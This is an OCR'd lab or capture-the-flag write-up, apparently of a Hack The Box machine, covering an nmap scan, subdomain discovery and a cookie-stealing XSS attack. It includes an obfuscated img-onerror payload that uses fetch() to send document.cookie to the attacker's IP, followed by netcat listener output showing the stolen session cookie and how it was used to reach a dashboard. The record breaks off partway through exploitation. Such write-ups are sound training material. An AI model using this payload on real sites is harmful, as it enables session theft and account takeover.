
Information Gathering

1) Found open ports


```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ sudo nmap -sV -p- 10.10.11.15 --min-rate 1000
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-01 10:12 IST
Nmap scan report for 10.10.11.15
Host is up (0.33s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.7 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 89.80 seconds
```


2) Checked the web page





3) Found a subdomain



4) Found another subdomain








Vulnerability Assessment

1) Checked for xss

```
> btoa("fetch('http://10.10.14.7/?cookie='+document.cookie);")
'ZmV0Y2goJ2h0dHA6Ly8xMC4xMC4xNC43Lz9jb29raWU9Jytkb2N1bWVudC5jb29raWUpOw=='
>
```

```
<img src="http://asdasd"
onerror="eval(atob('ZmV0Y2goJ2h0dHA6Ly8xMC4xMC4xNC43Lz9jb29raWU9Jytkb2N1bWVudC5
jb29raWUpOw=='))">
```




2) Got the cookie!

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ sudo nc -lvnp 80
listening on [any] 80 ...
connect to [10.10.14.7] from (UNKNOWN) [10.10.11.15] 35582
GET /?cookie=user_data=eyJ1c2VyX2lkIjogMiwgInVzZXJuYW1lIjogImFkYW0iLCAicm9sZSI6ICJ3ZWJkZXYifXw1OGY2ZjcyNTMzOWNlM2Y2OWQ4NTUyYTEwNjk2ZGRlYmI2OGIyYjU3ZDJlNTIzY
zA4YmRlODY4ZDNhNzU2ZGI4 HTTP/1.1
Host: 10.10.14.7
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:124.0) Gecko/20100101 Firefox/124.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://dashboard.comprezzor.htb/
Origin: http://dashboard.comprezzor.htb
Connection: keep-alive
```


Cookie:
user_data=eyJ1c2VyX2lkIjogMiwgInVzZXJuYW1lIjogImFkYW0iLCAicm9sZSI6ICJ3ZWJkZXYifXw1OGY2ZjcyNTMzOWNlM2Y2OWQ4NTUyYTEwNjk2ZGRlYmI2OGIyYjU3ZDJlNTIzYzA4YmRlODY4ZDNhNzU2ZGI4

Exploitation


1) Got access to dashboard using the cookie



2) Found a page



